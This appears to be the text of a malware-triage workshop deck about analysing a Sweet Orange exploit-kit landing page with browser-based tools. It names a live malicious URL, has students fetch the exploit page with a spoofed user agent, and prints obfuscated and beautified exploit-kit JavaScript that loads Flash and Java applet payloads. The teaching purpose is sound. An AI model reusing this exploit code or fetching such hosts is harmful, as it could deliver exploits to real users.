

Crowdsourced Malware Triage!

Making Sense of Malware With a Browser
and a Notepad

Hello, My Name is:

Sergei Frankoff

sergei@openanalysis.net

Sean Wilson

sean@openanalysis.net

WARNING!

We use real malware and real exploits in the workshops. These have been specifically designed to NOT harm your workstation even if you make a mistake.

However, your Anti-Virus and your employer probably don't know the difference. Use your own judgement.


Malware?

01101101 01100001 01101100 01110111
01100001 01110010 01100101 00100000


Malware is just code!

01101001 01110011 00100000 01100011
01101111 01100100 01100101 00100000

Malware Triage



Effective Triage is Not Analysis



**Triage is effective when
malware has been detected
in the delivery phase.**


**Quick way to answer
“Do I have exposure?”
“If yes, then what next?”**

(Lockheed Martin's Intrusion Kill Chain)



Toolbelt



Notepad
(with find/replace)



Web Browser



Internet Access

Crowdsourcing!

urlQuery

ShowMyCode.com

 OnlineDomainTools

 virustotal

Url Decode

BASE64
Decode and Encode

PASSIVETOTAL

ideone.com

 DOMAINTOOLS

malwr 

File Analyzer
powered by Joe Sandbox Desktop

#totalhash

 ODA
Online Disassembler

User Agent String.Com




IOC Bucket

OPSEC Warning!



By using these tools you will be sharing data with an unknown third party and in some cases with the entire internet.

The Scenario




Triage Workflow



Passive
analysis



Initial
interaction
and
download



Web
component
analysis



Exploit
Analysis



Payload
extraction



Payload
analysis



Build IOCs

Passive Analysis



VirusTotal

BlueCoat Web Pulse

Passive Total

Domain Tools

[Community](#)[Statistics](#)[Documentation](#)[FAQ](#)[About](#)[English](#)[Join our community](#)[Sign in](#)

URL: <http://cdn.tequilacritico.net/>

Detection ratio: **4 / 58**

Analysis date: 2014-08-27 21:55:03 UTC (0 minutes ago)

[Analysis](#)[Additional information](#)[Comments](#) **0**[Votes](#)

URL Scanner

Result

BitDefender	Malware site
Fortinet	Malware site
Kaspersky	Malware site
Sophos	Malicious site
ADMINUSLabs	Clean site

WebPulse Site Review Request

The page you want reviewed is <http://cdn.tequilacritico.net/> ([Check another site](#))

This page is currently categorized as **Malicious Sources/Malnets** ⚠ Last Time Rated/Reviewed: August 26, 2014 14:32:50 GMT ⓘ

If you feel these categories are **CORRECT**, [click here](#) to learn more about your Internet access policy.

If you feel these categories are **INCORRECT**, please fill out the form below to have the web page reviewed.

Filtering Service:

Select One 

Category or categories that this site belongs to ([read descriptions](#)):

Select a Category 

Second Category (optional) 

←

→

↺

https://www.passivetotal.org/passive/cdn.tequilacritico.net

☆

≡

PassiveTotalAccountNotificationsAPI

Search

Q

Summary

Statistics

WHOIS

Focus	cdn.tequilacritico.net
First	N/A
Last	N/A
Count	0
Tags	sweet orange X
Primary	tequilacritico.net
TLD	.net

Classify	TargetedCrimeMultipleBenign
Watch	<div>👁</div>
Tag	Tags <div>+</div>
Dynamic	TrueFalse

Activity



Filter:

CopyCSVExcelPDFPrint

Resolve	Location	Network	First	Last	Source	Tags	Classify
---------	----------	---------	-------	------	--------	------	----------

Whois Record for TequilaCritico.net

— Whois & Quick Stats

Email	abuse@web.com is associated with ~9,968,594 domains no.valid.email@worldnic.com is associated with ~506,744 domains jose@thecritico.com is associated with ~16 domains	↗
Registrant Org	Network Solutions Private Registration is associated with ~20 other domains	↗
Registrar	NETWORK SOLUTIONS, LLC.	
Registrar Status	clientTransferProhibited	
Dates	Created on 2012-01-11 - Expires on 2015-01-11 - Updated on 2013-11-12	↗
Name Server(s)	NS3.WORLDDNIC.COM (has 3,411,717 domains) NS4.WORLDDNIC.COM (has 3,411,717 domains)	↗
IP Address	208.91.197.27 - 1,219,951 other sites hosted on this server	↗
IP Location	 - Texas - Austin - Confluence Networks Inc	
ASN	 AS40034 CONFLUENCE-NETWORK-INC - Confluence Networks Inc,VG (registered Apr 11, 2011)	
Domain Status	Registered And Active Website	
Whois History	15 records have been archived since 2012-01-13	↗
IP History	4 changes on 3 unique IP addresses over 2 years	↗
Registrar History	1 registrar	↗

📄 Preview the Full Domain Report

Tools

Whois History Hosting History

Monitor Domain Properties ▾

Reverse Whois Lookup ▾

Reverse IP Address Lookup ▾

Reverse Name Server Lookup ▾

Network Tools ▾

Buy This Domain ▾ Visit Website

Error: Page cannot be displayed. Please contact your network provider for more details. (32)

Image Supplied By DomainTools.com

View Screenshot History

Last checked August 27, 2014

Available TLDs

~~Workshop~~

**You ~~can't~~ shouldn't fake
reputation.**

Initial Interaction



UserAgentString

Online Curl

URL Query

JS Beautify

←→

http://useragentstring.com/

🔍 📄 ↻

UserAgentString.com - Inte... x

🏠 ★ ⚙

User Agent String.Com

[Home](#) | [List of User Agent Strings](#) | [Links](#) | [API](#)

User Agent String explained :


Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)

Copy/paste any user agent string in this field and click 'Analyze'

Analyze

🌐 Internet Explorer 10.0

Mozilla	MozillaProductSlice. Claims to be a Mozilla based user agent, which is only true for Gecko browsers like Firefox and Netscape. For all other user agents it means 'Mozilla-compatible'. In modern browsers, this is only used for historical reasons. It has no real meaning anymore
5.0	Mozilla version
compatible	Compatibility flag Indicates that this browser is compatible with a common set of features
MSIE 10.0	Name : 🌐 Internet Explorer version 10.0
Windows NT 6.1	Operating System: 🖥 Windows 7
WOW64	(Windows-On-Windows 64-bit) A 32-bit application is running on a 64-bit processor
Trident	Layout engine for the Microsoft Windows version of Internet Explorer.
6.0	Trident version





Online Curl

OnlineCurl.com powered by Rigor

http://cdn.tequilacritico.net:16122/archive/stargalaxy.php?nebula=3

Enter Email Address for Free Report

Curl

Add Option


Remove

--user-agent (-A)



Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.1.3) Gecko/20090715 Firefox/3.5.13




Overview

URL	cdn.tequilacritico.net:16122/archive/stargalaxy.php?nebula=3
IP	95.163.121.188
ASN	AS12695 Digital Networks CJSC
Location	 Russian Federation
Report completed	2014-08-26 15:47:49 CET
Status	Report complete.
urlQuery Alerts	No alerts detected

Settings

UserAgent	Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.13) Gecko/20101203 Firefox/3.6.13
Referer	
Pool	
Access Level	public

Intrusion Detection Systems

Snort /w Sourcefire VRT	No alerts detected				
Suricata /w Emerging Threats Pro	Timestamp	Severity	Source IP	Destination IP	Alert
	2014-08-26 15:47:00	1	urlQuery Client	 95.163.121.188	ET CURRENT_EVENTS Sweet Orange EK CDN Landing Page
	2014-08-26 15:47:01	1	 95.163.121.188	urlQuery Client	ET CURRENT_EVENTS Sweet Orange Landing Page Dec 09 2013
	2014-08-26 15:47:14	2	urlQuery Client	 95.163.121.188	ET POLICY Vulnerable Java Version 1.7.x Detected

DO IT LIVE!



Workshop

Make sure you can access the following tools:

<http://www.useragentstring.com/>

<http://onlinecurl.com/> or <http://hurl.it>

<http://urlquery.net/>

Collect a sample of the exploit using CURL with your user agent.

Make sure you copied the response to your notepad.

Try to get URLQuery to analyze the URL:

This may be very slow or not work at all... try searching for the URL on URLQuery instead.



10 MINUTES

Workshop

Briefing


Web Component Analysis

Chapman Online JS Interpreter

JS Beautify

Web Browser

Base64Decode



Wepawet

[Home](#) | [About](#) | [Sample Reports](#) | [Tools](#) | [News](#)

[Log in](#) | [Sample Overview](#)

Analysis report for file 92faa3e2e16a4df5186139a834f72a52

Sample Overview

File	ek.html
MD5	92faa3e2e16a4df5186139a834f72a52
Analysis Started	2014-08-28 08:1
Report Generated	2014-08-28 08:1
JSAND version	2.3.6

[Reanalyze this file.](#)

Detection results


Detector	Result
JSAND 2.3.6	benign

Exploits

No exploits were identified.

Deobfuscation results

Feedback



Elements Network Sources Timeline Profiles Resources Audits Console

Sources Content scri... Snippets ek2.html x

file://
tmp
ek2.html

```
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150
```

```
});  
SWWHF = new RegExp(SWWHF, "LESMSMWHNFJx0apskXGFoL0E");  
} else if (typeof SWWHF == "ZdipyYcnauuHVgcCUcHZKAhPsoj")  
SWWHF = new RegExp(SWWHF.source, "e0JMOfsmcSpBl0tiMr");  
}  
return r.apply(this, [SWWHF, replace]);  
}  
})(String.prototype.replace);  
m = navigator;  
var dpZbekL = ["TpLmn", "slgHU", "UWScC", "w", "gwiPi".substring(0, 10)];  
m.OhzsH = this[dpZbekL.slice(3, 9).join("")];  
var OeNWRud = lfsvVMjN(m.ZXUPOSTOK(m)).search(/E/ig);  
if (OeNWRud != history["cdhtiFHxjVgMvA"]) {  
var J000000as = null;  
String.prototype.cnvbsdfYTQUWETQWUEASA = String.prototype.replace(/E/ig, " ");  
var fgc = document;  
if (fgc.ZXUPOSTOK4 != undefined) {  
J000000as = null;  
} else {  
J000000as = fgc;  
}  
};  
OByglMl = [  
"gfgdgdgfgwerwerwerwerrrrt", "EWWWWWWbEWsjdhfW", "Em",  
];  
eszXtinnkv = XZhSkgEGnf(J000000as);  
yWXFqNxxXx = eszXtinnkv.length;  
tRzYyidbxE = "";  
tRzYyidbxE = eszXtinnkv.substring(60).replace(/n5Xc4_7w9/, " ");  
tRzYyidbxE = tRzYyidbxE["iAzgVUdGEqJYSaz0o0tRGR".charAt(Math.floor(Math.random() * tRzYyidbxE.length))];  
tRzYyidbxE = tRzYyidbxE["JLEVabwvuyQsWLRVWbFUTR".charAt(Math.floor(Math.random() * tRzYyidbxE.length))];  
tRzYyidbxE = tRzYyidbxE["bHmwVxIzPszwfPfBeKZjNR".charAt(Math.floor(Math.random() * tRzYyidbxE.length))];  
tRzYyidbxE = tRzYyidbxE["UbyZrEHrnuoIGKARAqHtVR".charAt(Math.floor(Math.random() * tRzYyidbxE.length))];  
};  
</script>  
</body>  
</html>
```

postmessage: function () { [native code] }
print: function print() { [native code] }
prompt: function prompt() { [native code] }
propertyIsEnumerable: function propertyIsEnumerable() { [native code] }
releaseEvents: function releaseEvents() { [native code] }
removeEventListener: function removeEventListener() { [native code] }
requestAnimationFrame: function requestAnimationFrame() { [native code] }
resizeBy: function resizeBy() { [native code] }
resizeTo: function resizeTo() { [native code] }
screen: Screen
screenLeft: 1088
screenTop: 219
screenX: 1088
screenY: 219
scroll: function scroll() { [native code] }
scrollBy: function scrollBy() { [native code] }
scrollTo: function scrollTo() { [native code] }
scrollX: 0
scrollY: 0
scrollbars: BarProp
self: Window
sessionStorage: Storage
setInterval: function setInterval() { [native code] }
setTimeout: function setTimeout() { [native code] }
showModalDialog: function showModalDialog() { [native code] }
speechSynthesis: SpeechSynthesis
status: ""
statusbar: BarProp
stop: function stop() { [native code] }
styleMedia: StyleMedia
tRzYyidbxE: "function yuyQWE0QUIWE() { return "~\\\"jn\"; }function xHJKSDFwq..."
toLocaleString: function toLocaleString() { [native code] }
toString: function () { [native code] }
toolbar: BarProp
top: Window
undefined: undefined

← → ↻ jsbeautifier.org


☆ ☰

Beautify JavaScript or HTML (ctrl-enter)

```
9 function oioqweHNJKD(i) {
10     var ppl00 = [];
11     ppl00[i] = "~~~~~na~~~~~";
12     return ppl00;
13 }
14
15 function MKPODqbnjk() {
16     return ["e~~~~~mb~~~~~ed~~~~~"];
17 }
18
19 function opwqiMLPOEW() {
20     return "~~~~~ded\ "~~~~~";
21 }
22
23 function XCVassdfee() {
24     return [""];
25 }
26
27 function printflash() {
28     document.write("<object type=\"application/x-shockwave-flash\" data=\"GYhofitz\" allowScriptAccess=always width=\"2\" height=\"3\"><param name=\"movie
29 }
30
31 function printj2() {
32     document.write("<app\" + \"let width=\"25\" height=\"9\"><param value='\" + \"PCEtLSBKTkxQIEZpbGUgZm9yIFN3aW5nU2V0MiBEcnp5RCBBcHBsaWNhdGlvbiAtLT48am5scCA
33 \" + [oioqweHNJKD(0).join(XCVassdfee().join(\"-\")) + xHJKSDFwq(), \"1\", \"p_\", MKPODqbnjk().join(XCVassdfee().join(\"-\")), opwqiMLPOEW()].join(\"
34 }
35
36 function printj3() {
37     document.write("<applet width=\"30\" height=\"15\"><param name=\"jnlp_href\" value=\"testi.jnlp\" ></param><param name=\"jnlp_embedded\" value='PD9
38 name=\"OepbnIqYee\" /><param value=\\\"))))))))))))))))))))))))))Q6166A8X))))))))))))))))))))))))))Q6e5dA8X))))))))))))))))))))))))Q6b6
39 }
40
41 function printj1() {}
42
43 function isflash() {
44     var hasFlash = false;
45     try {
```

Beautify JavaScript or HTML (ctrl-enter)

Browser extensions and other uses:



← → ↻ jsbeautifier.org

